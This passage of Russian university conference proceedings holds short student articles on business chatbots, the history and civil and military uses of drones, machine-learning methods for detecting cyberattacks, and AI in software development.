Банковский сектор занялся освоением технологии в бизнесе первым в России, далее подключились телекоммуникационные и IT-компании, сфера обслуживания, ретейл (розничная торговля), HR-менеджмент (*Human Resources Management*, (отдел кадров)). По данным исследования РБК 2018 года прогнозировалась тенденция возрастания использования интеллектуальных информационных систем в будущем (рис. 1).




Рис. 1. Диаграмма прогнозирования роста использования ИИ, ИА и чат ботов согласно исследованию РБК за 2018 год



*Классификации виртуальных собеседников*

Виртуальные собеседники классифицируются по алгоритму, виду и функционалу.

Классификация по алгоритму работы:

– саморазвивающиеся (умные): таким свойством отличаются программы с искусственной нейронной сетью, определяющие смысл беседы; разговор с таким чат ботом кажется реалистичней, а релевантность (актуальность ответов запросам пользователя) его ответов со временем растёт;

– ограниченные: по заранее подготовленному набору команд из самых распространённых вопросов происходит взаимодействие с пользователями.

Классификация по виду:

– кнопочные: ограниченные чат боты, в которых для (общения) с ними пользователю выдаются встроенные кнопки, напоминающие числа, на которые требуют нажать при появляющемся голосовом меню в звонке: (Нажмите 1, чтобы узнать...);

– текстовые: программа растёт сама, узнавая в запросе посетителя часто встречающиеся слова, уточняет вопрос и предлагает подходящие выходы.

Классификация по функциональности:

– функциональные: возможность сразу выполнить требуемые действия: определить статус заказа по его номеру, совершить перевод денег на счёт и др.

– коммуникационные: предоставление (общения): способность, уточнив детали, ответить на вопросы, подобрать товар/услугу, поделиться информацией о спецпредложениях и скидках и т. д.

Выделяют основные типы программ-помощников:

– Персональный ассистент.

Такой личный помощник всегда обо всём помнит и готов немедленно приступить к работе, несмотря на время суток. Такой виртуальный помощник может собрать нужную информацию, организовать встречу, подготовить статистику, проконтролировать работу команды или сделать подсказку в использовании сервиса.

– Развлекающие боты.

К данной группе относятся боты с играми, видео, картинками-мемами и обучающие чат боты: например, по изучению какого-нибудь предмета, с отправкой определённого количества заданий на каждый день.

– Боты для поддержки.

Такие чат боты выполняют функции помощников call-центра или клиент-сервиса и, в принципе, часто используются в бизнесе. Для этих целей чаще всего используют виртуальных собеседников в социальных сетях и приложениях.

Они откликаются в любое время суток на такие вопросы клиентов, как: сведения о товарах или услугах, отделениях; информирование о статусе заказа; консультирование; исправление личных/персональных данных в системе.

В оптимизации работы с клиентами к преимуществам использования чат ботов относятся:

- сама оптимизация работы: лишь если боту приходится отвечать на нераспространённые вопросы посетителей сайта, то только в том случае он переводит их на специалистов, а это способствует концентрации менеджеров на вопросах развития бизнеса и отвлечении их от рутинных задач;

- способность круглосуточно взаимодействовать с клиентами: чат бот в любое время суток осуществляет договоры без участия специального сотрудника;

- уменьшение временных и трудовых затрат: одна программа, решающая большую часть вопросов, может заменять большое количество работников, заведующих принятием звонков;

- персонализация коммуникации с клиентом: потенциальные покупатели, посещающие интернет-ресурс, часто могут быть настроены на индивидуальный подход; с помощью анализа личных данных посетителя и его запросов в сети чат бот может оперативно придать теме диалога интересность для человека и предоставить ему необходимую информацию;

- отсутствие человеческого фактора: бот — не человек и поэтому корректен в своих выражениях, по крайней мере, по эмоциональному тону;

- увеличение уровня продаж: количество сделок возрастает, когда чат бот предлагает возможность безопасно оплатить заказ без покидания диалогового окна;

- систематизация и анализ результатов: система способна обеспечить владельца аналитической информацией о результатах сделанной работы и структурировать процессы продаж по запросу [5].

По данным самого крупного разработчика чат ботов в Российской Федерации, а также партнёра сервиса (Билайн) и предприятия, владеющего электронной платёжной системой (*Webmoney*), – компании (Наносемантика), с помощью работа операторы-консультанты освобождаются от 40 % нагрузки. К тому же, по словам гендиректора «1С-Битрикс», или системы управления контентом (*Content Management System, CMS*) веб-проектов, Сергея Рыжикова, используя чат боты, владельцы бизнеса сокращают затраты на техническую поддержку на 40–80 % [6].

Так, роботы становятся более желанными и востребованными, повторяя путь мессенджеров, социальных сетей и браузеров. Компании наподобие (Сбербанк, Альфа-Банк, *Webmoney*) активно пользуются различными программами-помощниками, создавая условия для привыкания к ним ауди-

тории пользователей. Следовательно, отсутствие данного инструмента у отстающих компаний может впоследствии привести к потере некоторых клиентов.

Есть правило всякой технологии: автоматизация эффективной деятельности увеличивает эффективность. Другое правило заключается, соответственно, в следующем: автоматизация неэффективной деятельности увеличивает неэффективность. На данный момент в рамках развития информационных технологий связующим звеном между автоматизацией процесса и роботом-исполнителем является нейросеть, поэтому спектр возможностей виртуальных помощников и остальных будущих программ ограничивается тем, способен ли человек конкретизировать операции, создавая на их основе качественные поэтапные алгоритмы действий и внедряя искусственный интеллект в работу.

#### Список используемых источников

1. Смыслова Л. В. Чат-бот как современное средство интернет-коммуникаций // Молодой ученый. 2018. № 9 (195). С. 36–39.
2. Luo, X.; Tong, S.; Fang, Z.; Qu, Z. *Frontiers: Machines vs. Humans: The Impact of Artificial Intelligence Chatbot Disclosure on Customer Purchases*. *Mark. Sci.* 2019, 38, 913–1084. URL: <https://pubsonline.informs.org/doi/epdf/10.1287/mksc.2019.1192>.
3. Блиникова А. В., Йинг Д. К. Использование искусственного интеллекта в процессах управления человеческими ресурсами // Вестник университета. 2020. № 7. С. 14–21.
4. Могилев А. В., Листрова Л. В. Технологии поиска и хранения информации. Технологии автоматизации управления. СПб. : БХВ – Петербург, 2012, 320 с. ISBN 978-5-9775-0469-0.
5. Кузнецов В. В. Перспективы развития чат-ботов // Успехи современной науки. 2016. № 12. С. 16–19.
6. Акулич М. В. Чат-боты и маркетинг. Екатеринбург : Ridero, 2022, 180 с. ISBN 978-5-4490-7160-6.

УДК 623.746  
ГРНТИ 89.25.21

## ИСПОЛЬЗОВАНИЕ ДРОНОВ В МИРНОЕ И ВОЕННОЕ ВРЕМЯ

**Б. А. Аль-Нами, А. А. Самсонкин, П. А. Шиян**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*Дроны или же беспилотный летающий аппарат – до XXI века использовался исключительно в военных целях. Лишь с относительно недавнего времени дроны начали использовать не только в вооруженных силах. Сейчас они широко используются в фото и видеосъемке, доставке грузов, при помощи беспилотников – наземных и воздушных дронов – ищут пострадавших при наводнениях, землетрясениях, пожарах и других катастрофах. Аэрокосмическая и оборонная промышленность изначально производила дроны для борьбы с повстанцами и обороны, которые оказались полезными в этих условиях. В статье описывают процесс использования беспилотных летательных аппаратов в мирное и военное время.*

*беспилотный летательный аппарат, искусственный интеллект, машинное обучение, централизованное управление, децентрализованное управление, дроны.*

Первыми беспилотниками можно считать аэростаты, которые впервые использовали 12 июля 1849 года. Во время восстания в Венеции 1849 года Лейтенант Франц Фон Юхатик выдвинул идею бомбардировок с помощью аэростатов. Первые два аэростата были оснащены лишь бомбами с шрапнелью и механизмом срабатывающими в нужный момент.

В 1910 году американский инженер – Чарльз Кеттеринг выдвинул идею, которая положила развитие беспилотной ударной авиации. Предложенный им вариант беспилотника, по сути, был самолетом, который летел по прямой без пилота и в нужный момент, отбрасывая крыльев. В 1914 году, Кеттеринг, по заказу армии США, получил заказ на изготовление данных беспилотников. По итогу было создано 45 таких БПЛА. Вскоре они были приняты на вооружение, хотя в бою их так проверить и не удалось.

Первая мировая война подтолкнула развитие проектам, связанным с радиоуправляемыми летательными аппаратами. Одним из них был – Hewitt-Sperry Automatic Airplane, созданный Елмером Сперри и Питером Хьюит. Им удалось вызвать интерес у командования вооруженных сил США и приступили к разработке беспилотной торпеды.

Первый успешный тестовый полет такой бомбы на радиоуправлении прошел в сентябре 1917 года [1].

В 1935 году инженеры Великобритании изобрели беспилотник многократного использования с названием “QueenBee”, основанный на модели Fairy Queen. Управляемый удалено с судна на дистанции до 5 километров, со скоростью полета, достигавшей 170 км/ч. По началу его использовали как мишень для отработки стрельбы, так он использовался до 1937 года.

Уже к началу Второй Мировой войны беспилотники вышли в массовое производство, в основном типа Target. Одной из популярных моделей был радиоплан QQ-2, появившийся в 1939 году. Радиопланов QQ-2 было выпущено 14 000 единиц.

История развития беспилотных аппаратов привела к использованию их еще и в спасательных целях. Таким образом дроны использует МЧС России, волонтерские организации, который занимаются спасением и поиском пострадавших при Ч/С. В местах завалов, наводнений, там, где человек пройти без использования спец техники не способен пройти, на помощь приходят беспилотники, которые способны пролезть под завалами, пролететь над местами потопов, над зонами пожаров и без опасности для жизни спасателей найти пострадавших в кратчайшие сроки, что увеличивает шанс на спасение пострадавших.

Теперь поговорим о наиболее актуальной для нашего времени и событий теме, связанной с беспилотниками. О использовании БПЛА в боевых действиях.

Какие существуют типы военных БПЛА (беспилотный летающий аппарат)? Успех дронов в различных операциях делает их бесценным активом. Помимо того, что они определенно значимая часть вооруженных сил, они могут использовать различные типы дронов для выполнения определенных задач. В вооруженных силах мира используются несколько различных видов БПЛА: Беспилотный летательный аппарат. БПЛА с неподвижным крылом является самым быстрым военным БПЛА, развернутым в настоящее время в мире. Эти дроны предназначены для взлета и посадки, как самолеты, с использованием крыльев вместо роторов для подъемной силы [2].

Однороторные дроны похожи на вертолеты и более долговечны, чем другие дроны. Хотя они могут быть более эффективными, чем другие типы дронов, они требуют большего обслуживания. Дроны Multirotor – самый простой вариант, обеспечивающий лучший контроль над позиционированием и кадрированием. Из-за этого они являются лучшим выбором для наблюдения и разведки.

Как дроны меняют военные действия?

С момента своего первого появления в военно-промышленном комплексе беспилотники значительно изменили операции по обороне и борьбе с повстанцами. Хотя концепция беспилотного наземного или летательного аппарата не нова, она, безусловно, дает огромные преимущества.

Дроны во многих отношениях улучшили военные возможности по всему миру. Он также будет продолжать изменять военную войну посредством следующего:

1. Улучшенная разведка, наблюдение и обнаружение целей (RSTA).

Дроны в режиме реального времени предоставляют командирам на земле информацию о позициях целей, местности и передвижениях противника. По сравнению с высотными самолетами дроны могут снимать на более близком расстоянии без ущерба для качества фото и видео [3].

2. Снижение стоимости.

Дроны дешевле обычных самолетов как с точки зрения цены, так и с точки зрения обслуживания. Поскольку дроны беспилотные, они также снижают риск получения травм пилотами в полете.

3. Повышенное удобство.

По сравнению с обычными самолетами дроны быстрее и проще в развертывании. Они проще в эксплуатации и не требуют такой обширной подготовки, как большинство самолетов. Кроме того, многим дронам не нужна взлетно-посадочная полоса, а другие типы могут легко поместиться в рюкзаке.

4. Повышенная безопасность.

Операторы дронов могут предоставлять информацию в режиме реального времени, не подвергая себя риску. Кроме того, эта же информация также информирует командиров о том, где разместить свои войска для обеспечения безопасности.

5. Повышенная гибкость

Военные силы всегда должны быть готовы ко всему в любой момент. В то время как военно-промышленный комплекс разработал технологию, которая ставит эту задачу в приоритет, беспилотники являются лучшим примером. Кроме того, дроны могут быть полностью автоматизированы.

Сегодня многие военные отрасли разрабатывают беспилотные технологии, интегрированные в большее количество военных программ по всему миру. Они обеспечивают множество преимуществ и преимуществ, которые делают их чрезвычайно полезными для различных ролей.

В результате все больше вооруженных сил стремятся использовать беспилотники для увеличения своих боевых и наблюдательных возможностей. Вот наиболее распространенные роли, которые выполняют БПЛА:

Разведка. Дроны могут выполнять миссии по наблюдению, зависая над определенной территорией в течение длительного периода времени.

Командование и управление. Дроны могут передавать важную информацию о передвижениях противника, местонахождении и позициях стратегических целей. Эта информация позволяет командирам быть более эффективными и принимать лучшие решения в полевых условиях [4].

Боевые действия и боевое обеспечение. Беспилотные машины играют огромную роль в выполнении боевых задач и задач боевого обеспечения. Встроенное программное обеспечение для наведения позволяет операторам поражать цели с большей точностью и точностью.

Целевая практика – БПЛА могут использоваться для стрельбы по мишеням или для тренировок операторов для повышения их точности. Встроенное программное обеспечение для наведения дронов настраивается для автоматического обнаружения целей и реагирования на них [5].

Логистика. Дроны могут использоваться в качестве военно-промышленных курьеров и помогать в доставке ценных материалов и оборудования. Они также могут помочь эвакуировать раненых.

Что будет дальше с военными дронами?

С момента своего первоначального развития военно-промышленным комплексом во времена холодной войны дроны прошли долгий путь. Беспилотные летательные аппараты становятся все более распространенными и находят все большее применение вне боевых действий.

В гражданских и коммерческих приложениях их функции будут только усложняться. Вот некоторые вещи, которые они уже могут делать:

Полностью автономные полеты. Обследование и мониторинг больших площадей с использованием традиционных средств может быть затруднено. Однако дроны с заранее запрограммированными траекториями полета могут превратить это в рутину без помощи рук [6].

Высокодетализированная 3D-карта. Встроенный искусственный интеллект и интегрированное программное обеспечение могут помочь в различных функциях, от поиска и спасения до 3D-карты. Обработанные данные можно даже отправлять и совместно использовать в режиме реального времени.

Геотегирование и тепловое обнаружение. Дроны удивительно полезны в сельском хозяйстве, поскольку они могут маркировать, отслеживать и прогнозировать состояние растений.

ZenaDrone – один из таких дронов, обладающий этими и другими возможностями. Он сочетает в себе лучшее из программного и аппаратного обеспечения для предоставления решений для воздушного мониторинга и сбора данных. Результатом является ценный актив, способный удовлетворить потребности в различных отраслях промышленности [7, 8].

Таким образом, в заключении хочется сказать, что за свою долгую историю развития беспилотные воздушные, сухопутные, морские беспилотные аппараты претерпели не мало изменений. От больших самолетов, способных лететь лишь по прямой и выполнять одно единственное действия, они дошли до дронов размером с человеческую ладонь, способных пробраться даже в самые глубокие места, найти человека и передать сигнал о его местоположении спасателям, снимать фото и видео, доставлять грузы,

также дроны активно используются в сельскохозяйственной деятельности. Беспилотники являются многофункциональным изобретением человечества, которое повлияло на его развитие.

#### Список используемых источников

1. Макаренко С. И. Робототехнические комплексы военного назначения современное состояние и перспективы развития // Системы управления, связи и безопасности. 2016. № 2. С. 73–132.
2. Жаркова М. С., Самойленко В. В., Аверенкова М. А. Необходимость применения и развития беспилотных летательных аппаратов // Молодой ученый. 2022. № 47(442). С. 43–48.
3. Гонтарь Д. Н., Шибанов В. Е., Петрунин Д. В. Определение и анализ уязвимостей робототехнических комплексов военного назначения // Альманах мировой науки. 2018. № 6 (26). С. 17–19.
4. Иванова, О. М. Физические принципы беспилотных летательных аппаратов // Молодой ученый. 2022. № 35 (430). С. 9–12.
5. Рунов Е. А. Применение БПЛА в войнах и вооружённых конфликтах. Краткий исторический обзор // Молодой ученый. 2019. № 44 (282). С. 276–278.
6. Маккерли Т. М., Мауер К. Ликвидатор. Откровения оператора боевого дрона. М. : Эксмо, 2017. 384 с.
7. Бабич, Л. А. Групповое применение разведывательных и ударных беспилотных летательных аппаратов // Молодой ученый. 2019. № 45 (283). С. 3–6.
8. Макаренко С. И., Тимошенко А. В. Анализ средств и способов противодействия беспилотным летательным аппаратам. Часть 2. Огневое поражение и физический перехват // Системы управления связи и безопасности. 2020. № 1. С. 147–197.

УДК 004.85+ 004.056  
ГРНТИ 28.23+81.93.29

## АНАЛИЗ СОВРЕМЕННЫХ МЕТОДОВ ОБНАРУЖЕНИЯ И ЗАЩИТЫ ОТ КИБЕРАТАК НА БАЗЕ МАШИННОГО ОБУЧЕНИЯ

**Б. А. Аль-Нами, А. М. Сидельников**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*В данной статье рассматриваются современные методы обнаружения и защиты от кибератак на базе машинного обучения. Обнаружение аномалий, системы анализа событий, анализ морфологии и детектирование фишинга - все эти методы используют алгоритмы машинного обучения для выявления несанкционированной активности и защиты от кибератак. Также статья подчеркивает необходимость обучения персонала*



*в области кибербезопасности и осведомленности о возможных угрозах, чтобы эффективно применять инструменты защиты от кибератак.*

*вирус, антивирус, защита информации, искусственного интеллекта, фишинг, мошенничество, машинное обучение, глубинное обучение, кибератака на основе машинного обучения.*

Сегодняшний мир зависит от технологий, и кибербезопасность стала одной из самых актуальных тем среди компаний и общественных организаций. Каждый день существуют новые методы атак на информационные системы, и хакеры используют все более сложные и тонкие методы, чтобы получить доступ к конфиденциальной информации. С этой целью разработчики программных средств создают новые способы защиты от кибератак [1, 2].

Один из подходов к решению проблемы кибербезопасности – использование машинного обучения (ML). Машинное обучение – это область искусственного интеллекта, в которой компьютерные программы используются для обучения на основе данных и вычислениях с целью определения образцов поведения и выводов на этой основе.

В этой статье мы рассмотрим некоторые современные методы обнаружения и защиты от кибератак, основанных на ML [3].

### *Обнаружение аномалий*

Метод обнаружения аномалий – метод мониторинга и анализа данных, который использует ML для выявления любого поведения, не относящегося к стандартным моделям. В кибербезопасности этот метод используется для обнаружения несанкционированного доступа к системе [4].

Для обнаружения аномалий ML использует алгоритмы, которые делают выводы на основе статистического анализа паттернов данных. Имея информацию о типичных моделях поведения пользователей и ресурсов, система способна обнаружить любое поведение, отличное от эталонного. Например, если ситуация, когда сотрудник проводит с удаленного компьютера слишком много времени вне рабочего графика, является аномалией. Система сможет отследить это поведение и сообщить о нарушении безопасности [5].

Для обнаружения аномалий широко используются алгоритмы классификации, решающие деревья и нейронные сети. Эти методы позволяют системе обрабатывать большой объем данных и производить вычисления в режиме реального времени.

Системы анализа событий (*Security Information and Event Management, SIEM*) являются важным инструментом для обнаружения и предотвращения кибератак. Они имеют способность анализировать большие объемы данных и преобразовывать это в знания о том, что происходит в сети [6].

SIEM-системы могут использовать ML для определения нормальных параметров сетевого трафика и защиты от атак. Например, система может запомнить нормальное количество подключений к сайту и предупредить администратора о любой необычной активности. Это позволяет предотвратить атаки на сеть и защитить от потенциальных рисков.

Для обеспечения высокой эффективности SIEM-системы должны непрерывно обновляться, использовать многопоточность и нейросетевые алгоритмы.

Анализ морфологии – методика, используемая для обнаружения новых и неизвестных атак со стороны хакеров. Он базируется на представлении кодов в виде графов и анализе их структур.

Это позволяет системе обнаруживать новые сигнатуры вредоносного софта, наличие которых может указывать на атаку. Чтобы определить вредоносный код, система сравнивает его со стандартными кодами и ищет сходства и отличия. Это делает метод более универсальным и точным, чем другие методы обнаружения [7].

Анализ морфологии часто используется в системах антивирусной защиты и начинает активно применяться в области кибербезопасности.

### *Детектирование фишинга*

Фишинг – кибератака, которая пытается обмануть пользователей, заставив их разглашать свои конфиденциальные данные. Для детектирования фишинга ML используется в разной степени. Например, алгоритмы машинного обучения могут анализировать электронные письма, с использованием кластерных анализов и нейросетевых алгоритмов, чтобы определять, являются ли они фишинговыми или нет [6, 7].

Таким образом, ML может эффективно использоваться для защиты от кибератак, включая обнаружение аномалий и защиту от социальных инженеров. Однако, компаниям и общественным организациям нужно инвестировать в обучение персонала, чтобы улучшить их навыки в области кибербезопасности и научить их правильно использовать эти инструменты для более эффективной защиты от кибератак.

### **Список используемых источников**

1. Павликов С. Н., Коломеец В. Ю., Котович Е. Е. Система адаптивного управления пакетом антивирусных сканеров. Пат. 179369 Российская Федерация; заявитель и патентообладатель Павликов С. Н. заявл. 21.08.2017; опубл. 11.05.2018. Бюл. №.14.
2. Сиденко Г. А., Сиденко Г. А., Безнос О. С. Сравнительный анализ антивирусных программ // Научно-образовательный журнал для студентов и преподавателей «StudNet». 2020. № 9. С. 676–680. DOI: 10.24411/2658-4964-2020-1097.

3. Попов И. О., Марунько А. С., Петров О. И., Олейник А. А. Вирусы и антивирусные программы в информационной безопасности // Научные записки молодых исследователей. 2020. № 8 (4). С. 74–80. URL: <https://cyberleninka.ru/article/n/virusy-i-antivirusnye-programmy-v-informatsionnoy-bezopasnosti>. (дата обращения 25.03.2023).

4. Gupta Abhishek, Jain Ankit, Yadav Samartha, Taneja Harsh. Literature Survey on Detection of Web Attacks Using Machine Learning. 2018.

5. Фостер, Дж. С. Защита от взлома: сокет, эксплойты, shell-код: выявление уязвимостей операционных систем и прикладных программ к атакам хакеров. М. : ДМК, 2009. 784 с.

6. Басараб М. А., Иванов И. П., Колесников А. В., Матвеев В. А. Обнаружение противоправной деятельности в киберпространстве на основе анализа социальных сетей: алгоритмы, методы и средства (обзор) // Вопросы кибербезопасности. 2016. Вып. 4 (17). С. 11–19.

7. Zheng Yanfang. Research and Practice of Artificial Intelligence Application and Analysis Technology in Information Security Situational Awareness System Digital Communication World, 2018, No.160 (4):229.

УДК 004.8+004.41

ГРНТИ 28.23+50.05.13

## ПЕРСПЕКТИВЫ ПРИМЕНЕНИЯ ИСКУССТВЕННОГО ИНТЕЛЛЕКТА В РАЗРАБОТКЕ ПРОГРАММНОГО ОБЕСПЕЧЕНИЯ

**Б. А. Аль-Нами, С. М. Сидорова, А. Ю. Чупрова**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*Распространенность использования искусственного интеллекта в наши дни только растет. Все больше программ становятся самообучаемыми и автономными для удобства их применения в будущем. помогают в нахождении решений для самого большого количества вопросов, в чем виден потенциал их использования в разработке программного обеспечения.*

*искусственный интеллект, искусственный интеллект в развитии науки и техники, информационные технологии, нейросети, автоматизация, big data, разработке программного обеспечения.*

*Искусственный интеллект (ИИ) в разработке мобильных приложений*

Применение искусственного интеллекта (AI) в разработке мобильных приложений может улучшить пользовательский опыт и добавить новые

функции, которые были бы невозможны без использования этой технологии. Вот несколько примеров того, как ИИ может использоваться в разработке мобильных приложений:

**Рекомендательные системы.** Использование алгоритмов машинного обучения для анализа данных о поведении пользователя может помочь создать персонализированные рекомендации по контенту, товару или услуге.

**Обработка естественного языка (*Natural Language Processing*).** Использование NLP позволяет приложению понимать язык пользователя и обрабатывать его запросы. Таким образом, можно добавить функции голосовых помощников и ботов, а также обеспечить более эффективное взаимодействие пользователя с приложением.

**Распознавание образов.** Использование технологии распознавания образов позволяет приложению определять содержание изображений и видео. Это может быть полезно, например, для создания функций сканирования штрих-кодов, распознавания лиц или объектов на изображении [1].

**Анализ данных.** С помощью алгоритмов машинного обучения можно анализировать данные, собираемые приложением. Это может помочь сделать приложение более удобным для пользователя, оптимизировать его работу и повысить его эффективность.

**Прогнозирование и оптимизация.** Использование алгоритмов машинного обучения может помочь приложению предсказывать поведение пользователя и принимать соответствующие меры для оптимизации его работы. Например, приложение может адаптировать интерфейс к предпочтениям пользователя, оптимизировать расход батареи или улучшить качество сетевого соединения.

В целом, применение искусственного интеллекта может существенно улучшить возможности мобильных приложений, сделать их более интуитивно понятными и удобными для пользователей. Однако, необходимо учитывать, что использование AI может потребовать большего количества ресурсов и опыта разработчиков, чем обычные технологии.

### *Инструменты ИИ для разработки ПО*

Существует множество инструментов и библиотек для разработки программного обеспечения, использующих искусственный интеллект. Вот несколько наиболее распространенных инструментов ИИ для разработки ПО:

**TensorFlow:** открытая библиотека глубокого обучения, разработанная компанией Google. Она предоставляет инструменты для создания, обучения и развертывания моделей машинного обучения.

**Keras:** высокоуровневый интерфейс для создания нейронных сетей. Он предоставляет удобный API для создания и обучения моделей машинного обучения и может использоваться в сочетании с TensorFlow.

PyTorch: библиотека машинного обучения с открытым исходным кодом, разработанная компанией Facebook. Она предоставляет инструменты для создания и обучения моделей глубокого обучения [2].

Scikit-learn: библиотека машинного обучения для языка программирования Python. Она содержит множество алгоритмов машинного обучения, таких как классификация, регрессия, кластеризация и др.

Microsoft Cognitive Toolkit: это открытая библиотека для создания нейронных сетей, разработанная компанией Microsoft. Она предоставляет инструменты для создания и обучения моделей машинного обучения, а также для их оптимизации.

Caffe: библиотека глубокого обучения с открытым исходным кодом, разработанная в Berkeley Vision and Learning Center. Она предназначена для создания моделей машинного обучения для задач компьютерного зрения, таких как распознавание объектов и классификация изображений.

### *Практичность использования ИИ в разработке*

Технология искусственного интеллекта позволяет программистам определять ошибки в своем коде по мере их написания. Ubisoft создал инструмент искусственного интеллекта Commit Assistant для проверки неправильных кодов с использованием программной библиотеки обычных ошибок кодирования, встречавшихся в предыдущих проектах. Таким образом, Commit Assistant не позволяет программистам совершать те же ошибки, которые они когда-то совершали, тем самым экономя их время и усилия, исправляя ошибки позже в процессе [3].

Если мы отобразим на сетке, насколько близки к реальности эти возможности по отношению к тому влиянию, которое они могут оказать на трудовую жизнь инженера-программиста, мы увидим что-то вроде этого:

1. Автоматизация проверки кода и оптимизация производительности – с использованием параметров, которые изучаются машиной, и избегая повторяющихся регрессионных тестов и тестов производительности, управляемых человеком.

2. Улучшение взаимодействия с пользователем путем изучения поведения конкретных пользователей и адаптивной настройки пользовательского интерфейса с переменным содержимым, чтобы снизить процент отказов клиентов, повысить коэффициент конверсии и сделать интерфейсы более доступными.

3. Автоматизация повторяющихся действий DevOps, связанных с развертыванием программного обеспечения, с высоким уровнем интеллектуального контроля для защиты от непреднамеренных ошибок в процессе развертывания.

4. Улучшение подхода к безопасности в процессе разработки за счет автоматических проверок безопасности кода и оценки известных уязвимостей. Кроме того, постоянное применение оценки безопасности во время реального использования может быть динамичным способом быть в курсе все более важной области разработки программного обеспечения.

5. Все более интеллектуальные возможности тестирования программного обеспечения для управления выполнением тестов, квалификации и надежного воспроизведения проблем, сокращения цикла разработки и обеспечения более качественных результатов.

6. Применение ИИ на этапе проектирования, чтобы обеспечить более высокий уровень прямого ввода при рассмотрении плюсов и минусов архитектурных вариантов [4].

7. Повышение точности оценки за счет применения опыта предыдущих проектов, пользовательских историй, методов реализации и описания функций.

8. Автоматизация рефакторинга кода при появлении применения последней версии конкретной технологии.

9. Анализ больших системных журналов для выявления и прогнозирования проблем, снижающих производительность, до того, как они станут критическими, и для более разумного реагирования на ситуации с ошибками.

10. Повышение производительности разработчиков за счет рекомендации методов и заполнения параметров, а также предотвращения синтаксических ошибок разработчиков за счет интеграции ИИ в среду разработки в виде IDE (интегрированной среды разработки).

11. Повышение качества разработчика за счет расширения синтаксиса кодирования за счет автоматического предложения того, как выполнить функциональное требование, и рекомендаций по альтернативным методам, которые могут быть лучше при определенных условиях.

12. Обновления/миграции базы данных с нулевым временем простоя – как правило, развертывание с нулевым временем простоя становится более простым и массовым.

13. Автоматизация в процессе – создание среды разработки без трения и упрощение выявления и устранения зависимостей от уязвимостей. Потенциальная автоматизация создания пользовательского интерфейса из эскизов и документации [5, 6, 7].

Существует множество дискуссий и мнений насчет того, могут ли искусственные интеллекты полностью заменить программистов. Однако на данный момент нет оснований полагать, что это произойдет в ближайшем будущем.

Хотя некоторые виды программирования могут быть автоматизированы, создание сложных систем требует значительного уровня экспертизы

и креативности. Большинство задач, связанных с программированием, требуют анализа проблемы и выбора подходящего алгоритма для ее решения. Кроме того, программисты должны уметь писать чистый и эффективный код, тестировать его и оптимизировать его для лучшей производительности.

Искусственный интеллект может помочь программистам ускорить и упростить некоторые аспекты разработки, например, автоматизировать тестирование или оптимизацию кода. Также существуют инструменты, которые используют машинное обучение для создания программного кода, но на данный момент они не способны создавать сложные системы без участия программиста.

В целом, можно сказать, что ИИ не заменит программистов, но может значительно улучшить их производительность и помочь им в решении сложных задач

#### Список используемых источников

1. Титов М. А. Машинное обучение и язык программирования Python // Молодой ученый. 2021. № 10 (352). С. 27–29.

2. J'son & Partners. Искусственный интеллект как ключевой фактор цифровизации глобальной экономики [Электронный ресурс] // Consulting/ 2017. URL: <https://www.crn.ru/news/detail.php?ID=117544> (дата обращения 19.03.2023).

3. Джоши П. Искусственный интеллект с примерами на Python: создание приложений искусственного интеллекта с помощью Python для взаимодействия с окружающим миром. М. : СПб. : Диалектика, 2019. 444 с.

4. Новиков Ф. А. Символический искусственный интеллект: математические основы представления знаний: учебное пособие для вузов. М. : Издательство Юрайт, 2020. 279 с.

5. Пройдаков Э. М. Современное состояние искусственного интеллекта. М. : ИНИОН РАН, 2018. 153 с.

6. Ладоша Е. Н. Искусственный интеллект: потенциал развития на пути создания нового цифрового искусства // Молодой ученый. 2022. № 48 (443). С. 1–4.

7. Сокова А. А. Искусственный интеллект: возможности и необходимость его уголовно-правовой охраны // Молодой ученый. 2019. № 16 (254). С. 122–125.

УДК 004.8  
ГРНТИ 28.23.00

## ОБЛАСТИ ПРИМЕНЕНИЯ ИСКУССТВЕННОГО ИНТЕЛЛЕКТА

**Б. А. Аль-Нами, С. М. Сидорова, А. Ю. Чупрова**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*Разработка программного обеспечения может быть оптимизирована с помощью искусственного интеллекта. Искусственный интеллект совершил революцию во всём мире. помогает автоматизировать монотонные или опасные задачи, оставляя человеку творческие задания. Таким образом, искусственный интеллект затрагивает все индустрии, в том числе и сферу разработки программного обеспечения.*

*искусственный интеллект, искусственный интеллект в развитии науки и техники, информационные технологии, нейросети, автоматизация, Big Data.*

Искусственный интеллект способствует увеличению скорости и масштабности разработки. ИИ, используемый вместе с машинным обучением/глубоким обучением, может автоматизировать тестирование программного обеспечения, что позволяет тестировщикам программного обеспечения уделять время другим занятиям. Одновременно с этим, ИИ позволяет проводить тестирование во множестве сценариев и устраняет возможность ошибок.

ИИ позволяет разработчикам мыслить нестандартно. В настоящее время искусственный интеллект помогает разработчикам программного обеспечения писать мощные коды.

Инструменты с ИИ в разработке программного обеспечения могут помочь программистам сократить количество повторяющихся задач. Избавившись от этих задач, программисты могут совершенствоваться и совершенствовать свои навыки, находя творческие способы использования искусственного интеллекта [1].

